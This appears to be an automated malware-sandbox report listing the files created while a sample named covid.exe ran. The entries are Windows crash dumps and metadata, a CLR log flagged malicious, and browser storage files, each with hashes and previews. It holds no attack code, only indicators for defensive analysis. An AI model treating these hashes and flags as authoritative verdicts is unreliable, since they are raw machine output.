SHA-256:	8F2A65874865432A87E8E30B9CF56C230B99F7B0CC74E7F46B1519A8426A7B06
SHA-512:	EBA205173573DA29CDE63C679DDB6984A05EA62B8992840FD4B909494AB825988143FBF72B81252C774C773906463021339C14E472AFB0292DBBC48CF3775D7D
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.1.7.6.3.1.0.1.0.8.1.5.3.1.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.1.7.6.3.1.0.2.9.3.3.5.0.8.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.8.0.7.d.a.e.5.-.8.3.9.1.-.4.c.f.a.-.9.d.9.d.-.3.d.8.e.e.d.9.1.7.8.6.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.9.3.4.5.a.1.6.-.c.d.b.5.-.4.5.2.7.-.8.8.5.7.-.3.a.f.7.8.b.9.7.a.7.b.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.5.0.-.0.0.0.1.-.0.0.1.7.-.d.e.1.3.-.e.e.6.0.0.8.2.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.d.f.8.a.0.1.b.0.e.3.b.9.a.f.a.b.f.e.1.6.3.f.1.0.e.9.d.d.d.7.b.d.e.8.7.1.f.c.7.4.!.m.o.b.s.y.n.c...e.x.e.

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_mobsync.exe_dec4da371fcafe4b9daf4e1d1160ddc76b221fb4_c086f9de_13a04abc\Report.wer	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	9938
Entropy (8bit):	3.761139012919715
Encrypted:	false
SSDEEP:	96:8KEFiDcy5MoU7JfdpXIQcQzc6gcEfcw3P7R4+HbHgoC5AJLnxZU6Shjo6iNkon9c:nEFWkHNkl/ju//u7s3S274lt3e
MD5:	424C54186A976C33D2D00C5205899BB8
SHA1:	47069D17BD5AE473AA0614A0BA7DD4E75F67FD6F
SHA-256:	B0F0F56165F5CE45ECA3DB8894444C11CCE1187FFC7794572D951896028A6E25
SHA-512:	875DE4072E8CC52DBB49DCD293C49E5DDD8447F19233E586D2927C48337E811FA6427C81780386F1719119EBA00CDFD199A57CE92777BE70874E73481C83254A
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.1.7.6.3.1.1.2.2.9.4.6.4.2.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.1.7.6.3.1.1.4.4.8.3.5.8.7.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.9.2.1.3.3.4.c.-.8.e.2.0.-.4.9.c.7.-.8.f.8.8.-.8.6.b.0.d.5.3.7.5.d.3.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.c.8.3.d.e.1.0.-.8.e.d.5.-.4.e.2.9.-.8.8.c.9.-.7.c.9.2.9.0.d.a.9.b.a.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.8.0.-.0.0.0.1.-.0.0.1.7.-.7.4.5.3.-.5.f.6.6.0.8.2.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.d.f.8.a.0.1.b.0.e.3.b.9.a.f.a.b.f.e.1.6.3.f.1.0.e.9.d.d.d.7.b.d.e.8.7.1.f.c.7.4.!.m.o.b.s.y.n.c...e.x.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8BB2.tmp.dmp	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Apr 1 15:04:53 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	66526
Entropy (8bit):	1.4325017610787516
Encrypted:	false
SSDEEP:	192:GmnWjAgIndenHyfyxcJaJXdEJiNeOTPdPM:RWjAgIbfacEJewNeOS
MD5:	FBAF156E66117A00B29B938812B9DE70
SHA1:	5F83CF4E19C47B938E4383773309EC54EA139BCD
SHA-256:	7C1C2D035F4F5901F3FE833E4DEC987525DFB1E84BD2CBB7A82DFC52C25D8224
SHA-512:	8C43442E9C953882353901B504DC2636B39FC3E3331A1DDF12FF99264BF82C78E98F30C70816387F31278F82908E5F5E2576C9AA5997563A93B97E4CFC74A7C5
Malicious:	false
Preview:	MDMP..... .....e`.....U.....B.....@.....Lw.....#....T.....e`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...a.m.d.6.4.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8ECF.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8702
Entropy (8bit):	3.702319147694354
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiwtDfh6YSxRrFSgmfGRSxbQCpDY89bwUlf+Qm:RrlsNiC16YERrFSgmfGRSHwGfw
MD5:	C31FDDB752911738B8033EC76238E8C2
SHA1:	53ABF96E15D9DD6F06E4DA8EB7F3D9C4C2F7C0E2
SHA-256:	FFD0CA2366A217D79B844A966F674EAAF3E88008A5704AA4F4D5F173831DBCDA

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8ECF.tmp.WERInternalMetadata.xml	
SHA-512:	CBFE8CDAD8C652ABBFCF7D7EE50C8076B6DB57134F9E3EA305C1CB453D7A4E71B4C88E08A27C4DBFB87C1E44804F20D71CE8DE6DDBF1A28A473225A99112 919
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8FF9.tmp.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4661
Entropy (8bit):	4.446749039167229
Encrypted:	false
SSDEEP:	48:cvIwSD8zszJgtBI9m4WSC8Bs8fm8M4JrTFvL0yq85HknIWZAd:uITfNkxSNXJS5nIWZAd
MD5:	75A9A21589BA83E5BA46FE923D6879A0
SHA1:	2C3E8B5AB930D6BF8D02DB05C6B5291284DD4237
SHA-256:	2FBC930E153118925C64D81DE80559724E1ECD039E5296A901A9FB7799F4BD4F
SHA-512:	4E73C27A5B276AEB0E0C649FBDC6AEC0C2780066F8ACB86A77D3AF0F6B6EA2BEF34D1A40A0AF6F5925CE86FB391B08A45294B58CD720E00314D21786931ECC 48
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="927375" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD43.tmp.dmp	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Apr 1 15:05:01 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	67054
Entropy (8bit):	1.4202436436937864
Encrypted:	false
SSDEEP:	96:5v48M75Zk1WcrRqD6Yyi9qHyFByxcJsOk+dCDwejJax7PCWInmIxBlNMx9Y/Itjd:Gkf9k6nnHyfyxcJaJijy4SYRDvP1J
MD5:	2A3627D340227862B537BF124C949A2A
SHA1:	2FA5D62D776396E923E81278C634A61A0DCCF341
SHA-256:	FFB9FFFC572294CA49AE656B0BC9379FBBD18F7F6860AB28D6B1004808C7A678
SHA-512:	3BF4CE554292812983AA98B67B93DC0C1AE9EE543D7EFA70F24400C6EC60A4CEFD2E54042E2B35550CB565F56DCB5110D28D87C5506134A5A274036B48091B5
Malicious:	false
Preview:	MDMP..... .....e`.....U.....B.....@.....Lw.....T.....P.....e`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...a.m.d.6.4.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB0CF.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8706
Entropy (8bit):	3.700778354367099
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNicBG6YSGFwwNaPkgmfGSSxbQCpDa89b9F9f0c/m:RrlsNiyG6Yp9NaPkgmfGSSB9/fA
MD5:	7C727802E1A4DAECE8A24492540C29DD
SHA1:	00B54C5E1BFDE38CA256C7B0F55A9B1CB9D67E10
SHA-256:	2CF3F615F64CC1DA732F45AAF480729C49C26D868E10C635E64BC38F2CB4B36C
SHA-512:	151B35DE13A6EF3839FED9D03B863EEC7346CFC2954B83BF45E80DAFA53591D5008A8B224862A53DC2BBB3DD7326847702FA5482F00F7D9A72AFE14E73CE779
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB0CF.tmp.WERInternalMetadata.xml	
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.2.2.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB350.tmp.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4661
Entropy (8bit):	4.448149148824588
Encrypted:	false
SSDEEP:	48:cvIwSD8zszJgtBI9m4WSC8B+C8fm8M4Jr2FLyq85HHKIWZXd:uITfNkxSNgXJs3IWZXd
MD5:	4A8AC1E89B9A3F5275AE12A489C2CAA0
SHA1:	5F91FCDE84D0AE1F4B0C1585751E578D390F9C1B
SHA-256:	8811E4BC25D474FD6A1E107879F0E8C01A04BF14EE7F2B9ED477D0EB4E512982
SHA-512:	8B5BFED0B87347CA1EC194DD5D8E2779BA3ADDF60EF1FAD271BB7CEAF388D1ABD8F3FD138158533359347F90FAA2A974D89E82059C4ADD50D66ADAC4E9161DD3
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="927375" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD916.tmp.dmp	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Apr 1 15:05:13 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	49392
Entropy (8bit):	1.463907381718521
Encrypted:	false
SSDEEP:	96:5Dz8M7rIDTQ7ppjv5i9Q89BjOwJzbsBSdvmIOJdNkqEWIXmIkrf+zAjmTdXH6:R8Kp15rmjOwJzbKk+6AjmTNa
MD5:	315AB688F5E943BA50A7756C3AE12078
SHA1:	9D6DAB55E9976BCCB88EF86078D48CE9AFC8EACE
SHA-256:	C7B3C8F76DBFEFF1E13F16E8734403E5C48B88D3C972F324FA44FE2CA5434AAE
SHA-512:	0FC964141DE46FB7EAAAE74884CE4E3872BA401211B72ABBD7D77EE73C5038FC61B63EA434D4FE3C6DC0924D6813A96F9E70383C0295566E013F06111F9C344
Malicious:	false
Preview:	MDMP..... .....).e`.....U.....B.....Lw.....X.....T.....".e`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...a.m.d.6.4.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDEB5.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8570
Entropy (8bit):	3.7049434717342553
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiiXm186YSPvcev4gmfGuSoCpDm89baF0fCem:RrlsNir26Yavcev4gmfGuS3a2fy
MD5:	265FDA26C393EF9DE58EC50497EE030B
SHA1:	A5D6501C569A8404B2E2805406079494F8477F11
SHA-256:	0D0EAE573327203B197741171F50A2B83097811F7D524EC41744CEEF803AB6F2
SHA-512:	AC4F0C4D71940E2D257892CDEE1CD69E253298ED65B0CCD38EFDB518A5D5E944A5C8AE5F31D950CE01BD30E4A66C6C4A95FB4D487F01A4850722C891220A3E1
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.5.0.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE0E8.tmp.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4721
Entropy (8bit):	4.482158702436243
Encrypted:	false
SSDEEP:	48:cvIwSD8zszJgtBI9m4WSC8B+Iq8fm8M4Jr+F1SEyq85cOIWZfd:uITfNkxSNgeJwSEKIWZfd
MD5:	0FA584E094B88703B889AD681A3A5F51
SHA1:	C9163359297B38A8282411886E56945A1A0734E4
SHA-256:	5204614E201BDC5C4657C211E0EA637AD201FB6C9DC5C945F5B0B08D7ABE53CA
SHA-512:	82B8E9DF0E2A0CA9CB0C17D44A1CF5522662AA91233909223B46A7847B69D84FD2013E340206FF48AC3D9D41C178DFAEF7CBA55FFD6C6DBD918AF4221AFC497
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="927375" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\covid.exe.log	
Process:	C:\Users\user\Desktop\covid.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	226
Entropy (8bit):	5.354940450065058
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2wlAsDZiIv:Q3La/KDLI4MWuPTxAIv
MD5:	B10E37251C5B495643F331DB2EEC3394
SHA1:	25A5FFE4C2554C2B9A7C2794C9FE215998871193
SHA-256:	8A6B926C70F8DCFD915D68F167A1243B9DF7B9F642304F570CE584832D12102D
SHA-512:	296BC182515900934AA96E996FC48B565B7857801A07FEFA0D3D1E0C165981B266B084E344DB5B53041D1171F9C6708B4EE0D444906391C4FC073BCC23B92C37
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\6CRF1DVL\www.youtube[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	13412
Entropy (8bit):	5.140209567632931
Encrypted:	false
SSDEEP:	384:WxnbnbnbnhJcExgIXYW/elRTL47hFJ5oeN2SFO7FzVnhvVnh+c:WxnbnbnbnhJcExgIXYW/elRTL47hFJ5A
MD5:	F721C37A844FDFA2157028DCE7D3B436
SHA1:	A7F878D74A67545A1E5BA52A63A85039A2F159DA
SHA-256:	6C24D9BAC32523E07425ECFB6549F746CBC4001A3208E0C873406820749D6185
SHA-512:	4218D9956153C6B3CCC0DCDF91CD5E4F051E7DCB9B18C4193086A1A8649F13BB2DBF930A8A5271F0B4C9C3BBF36C3EA03E0D0F3E74B87329E768BBFA28FF6E1
Malicious:	false
Preview:	<root></root><root><item name="__sak" value="1" ltime="1511629392" htime="30877448" /></root><root></root><root></root><root></root><root><item name="__sak" value="1" ltime="1668229392" htime="30877448" /></root><root></root><root><item name="yt-remote-device-id" value="{"data":"16309e03-4768-44fc-a8f1-f9e6ce5f22ed","expiration":1648825501277,"creation":1617289501307}" ltime="1669949392" htime="30877448" /></root><root><item name="yt-remote-device-id" value="{"data":"16309e03-4768-44fc-a8f1-f9e6ce5f22ed","expiration":1648825501277,"creation":1617289501307}" ltime="1669949392" htime="30877448" /><item name="yt-remote-connected-devices" value="{"data":"[]","expiration":1617375901593,"creation":1617289501593}" ltime="1671989392" htime="30877448" /></root><root><item name="yt-remote-device-id" value="{"data":"16309e03-4768-44fc-a8f1-f9e6ce5f22ed",&quot

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\8LV1ZCXG\www.who[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	143829
Entropy (8bit):	4.515525048995759
Encrypted:	false
SSDEEP:	1536:FXhPDSk6x1EeN5m7fGa6VAbACvHCwYHangdebubzLhPDSk6x1EeN5m7fGa6VAbAb:vNP

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\8LV1ZCXG\www.who[1].xml	
MD5:	5FA3BFE78401BAC8CAB1BDEB72B8A292
SHA1:	BC1D5D984ADDF10604F2229273E9D3F53BA2CC16
SHA-256:	4A8655BFB05EF37FDA7FF734816304C0EDD1B6813824AD66E2DF6884C5CCFBF9
SHA-512:	85796B49C7BAD2BEDB8D1F855AF21F3A55820B5C16752802EFA16E9B7A4ADD83EF8D0FD559AA9D6FAD1C64B133F416A579ED04700F9F49EED2C73017A69042 9
Malicious:	false
Preview:	<root></root><root></root><root><item name="at-rand" value="0.6325622714627502" ltime="1454229392" htime="30877448" /></root><root><item name="at-rand" value="0.6325622714627502" ltime="1454229392" htime="30877448" /><item name="at-lojson-cache-ra-5803f964fe6c9599" value="{"pc":"flwi,shin","customMessageTemplates":[],"subscription":{"active":true,"edition":"BASIC","tier":"basic","reducedBranding":true,"insightsEnabled":false},"customMessageMetadata":{"oauthEmailProviders":["mailchimp"]},"config":{"_default":{"widgets":{"flwi":{"thankyou":false,"orientation":"horizontal","shape":"square","widgetId":"970d","services":[{"service":"rss","usertype":"user","id":"http://www.who.int/a

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{918CB189-92FB-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	32856
Entropy (8bit):	1.8519324045420333
Encrypted:	false
SSDEEP:	48:IwmGcprDGwpLdG/ap8cGIpcM3iGvnZpvM39GvHZp9M34GoyqpvM36Go4HpcM1S9T:r6ZdZZ2sWGt/frtWHWGSjG6GhtGOy3
MD5:	B8E4499C7E10D5A10F0E49E30CD60070
SHA1:	B9F63CCA91373D2A991F353B5EA936D091028C84
SHA-256:	0571623CA16B21752D14F93C6638B716DAFDE8795BA6D9D0A1AAA452D1E6354F
SHA-512:	C07B51294ECDA1805991071C66B925226A3DB263C3B708C550A1203E078F58C8FF3391342959DA9A306545474E825F19EB0849A624DE0B00E3DB863EE660D081
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{918CB18B-92FB-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	48412
Entropy (8bit):	2.700508333218304
Encrypted:	false
SSDEEP:	384:rDztPoPOV61eQ7f2PzE7Xu+h5u+hjQaf2Pzv7Xu+h5u+hjv:4f4o7XPnPVQaf4r7XPnPVv
MD5:	E869C615262E121505784CD6AF929D4B
SHA1:	15624E9B139F95B34C7057ED29CFF6C44343F3C6
SHA-256:	9CC98F77594952ABBB06975FD3FCF3EB3EF25F1A8E611D833480503A0892AEC9
SHA-512:	ADE4FF4545734114FEEE41A5FCF134B50F4E3463B54F388622E79AB6C1117E93A18CEA5D9E21386CC91D06E5B7DC49EDADDE06E2F78BAB81CEF8362DCE9B8 FC
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{AB82FDC0-92FB-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5670653260950873
Encrypted:	false
SSDEEP:	48:IwAGcprZGwpauG4pQOGrapbS8GQpKnG7HpRcTGIpG:rkZTQO6ABSUAGTIA
MD5:	13DB5EE275598324200B8C9F757385A1
SHA1:	8546D972C6E6D69CE93BDB374031FB9CB873C204
